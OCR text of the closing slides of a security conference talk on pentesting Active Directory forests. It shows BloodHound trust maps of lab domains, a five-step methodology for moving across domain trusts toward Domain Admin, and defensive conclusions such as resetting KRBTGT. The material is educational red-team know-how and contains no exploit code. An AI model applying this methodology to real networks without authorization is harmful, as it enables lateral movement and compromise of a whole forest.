
JAFEPE@DEV.CIYILAB.LOCAL

BloodHound
Database Info
Node Info
Queries
Pre-Built Analytics Queries
Find all Domain Admins
Find Shortest Paths to Domain Admins
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Map Domain Trusts
Shortest Paths to Unconstrained Delegation Systems
CIYILAB.LOCAL
TrustedBy
TrustedBy
TrustedBy
TEST.DEV.CIYILAB.LOCAL
DEV.CIYILAB.LOCAL
TrustedBy
DEMO
TrustedBy
CANETE.LOCAL
Raw Query



Forest CANETE
Forest CIYILAB
canete.local
ciyilab.local
External trust
Parent-Child trust
dev.ciyilab.local
Parent-Child trust
test.dev.ciyilab.local


BloodHound
Start typing to search for a node...
Export Graph
TrustedBy
CIYILAB.LOCAL
ASSUAN.LOCAL
TrustedBy
TrustedBy
TrustedBy
DEMO
CANETE.LOCAL
TrustedBy
DEV.CIYILAB.LOCAL
TRICIA.LOCAL
TrustedBy
TrustedBy
TrustedBy
TrustedBy
TEST.DEV.CIYILAB.LOCAL
Raw Query


Forest CANETE
Forest CIYILAB
Forest TRICIA
canete.local
ciyilab.local
tricia.local
Forest trust
External trust
Parent-Child trust
dev.ciyilab.local
Tree-Root trust
Parent-Child trust
assuan.local
test.dev.ciyilab.local

```
PS C:\>
PS C:\> _
```

DEMO

PENTESTING
ACTIVE DIRECTORY

Wrapping Up

/Rooted CON

ciyinet

WRAPPING UP – “METHODOLOGY”

1. Enumerate trusts the current domain has and also trusts the other domains have
2. Is the target within the same forest?

   Yes: step 3

   No: steps 4 and 5
3. Got DA-level privileges in the current domain?

   Yes: use DA-level techniques

   No: steps 4 and 5
4. Enumerate objects:
   a. Security principals (i.e. user, groups, computers) in the current domain that have access to resources in another domain
   b. Groups that have users from another domain
   c. Foreign security principals in ACE in foreign domains
5. Map exploitation path

   What accounts need to be compromised to move from the current position to the target

PENTESTING

ACTIVE DIRECTORY FORESTS

Conclusions

CONCLUSIONS

- If other domain trusts our domain, we can query their AD information

- Trusts can introduce unintended access paths

- Domain trust boundaries are not security boundaries

- Losing control of the KRBTGT account password hash of any domain equates to losing control of the entire forest
  - You must reset KRBTGT (twice) in every domain in the forest!

BUSINESS RISK

Compromise of just one **Domain Admin** account in the Active Directory forest exposes the **entire organization to risk**. The attacker would have **unrestricted access** to all resources managed by all domains, users, servers, workstations and data.

Moreover, the attacker could instantly establish **persistence** in the Active Directory environment, which is difficult to notice and **cannot be efficiently remediated with guarantees**.

~~*“Once Domain Admin, always Domain Admin”*~~

“Once any Domain Admin, always Enterprise Admin”

ACKNOWLEDGMENT & REFERENCES

- My brother (Happy B-DAY!!!)
- Francisco Tocino
- Nikhil Mittal (@nikhil_mitt)
- Will Schroeder (@harmj0y)
- Andrew Robbins (@_wald0)
- Rohan Vazarkar (@CptJesus)
- Benjamin Delpy (@gentilkiwi)
- Sean Metcalf (@PyroTek3)

C'mon son

4GIFs.com

PENTESTING

ACTIVE DIRECTORY FORESTS

THANK YOU

PENTESTING

ACTIVE DIRECTORY FORESTS

CARLOS GARCÍA GARCÍA

/Rooted® CON

ciyinet

carlos@ciyi.es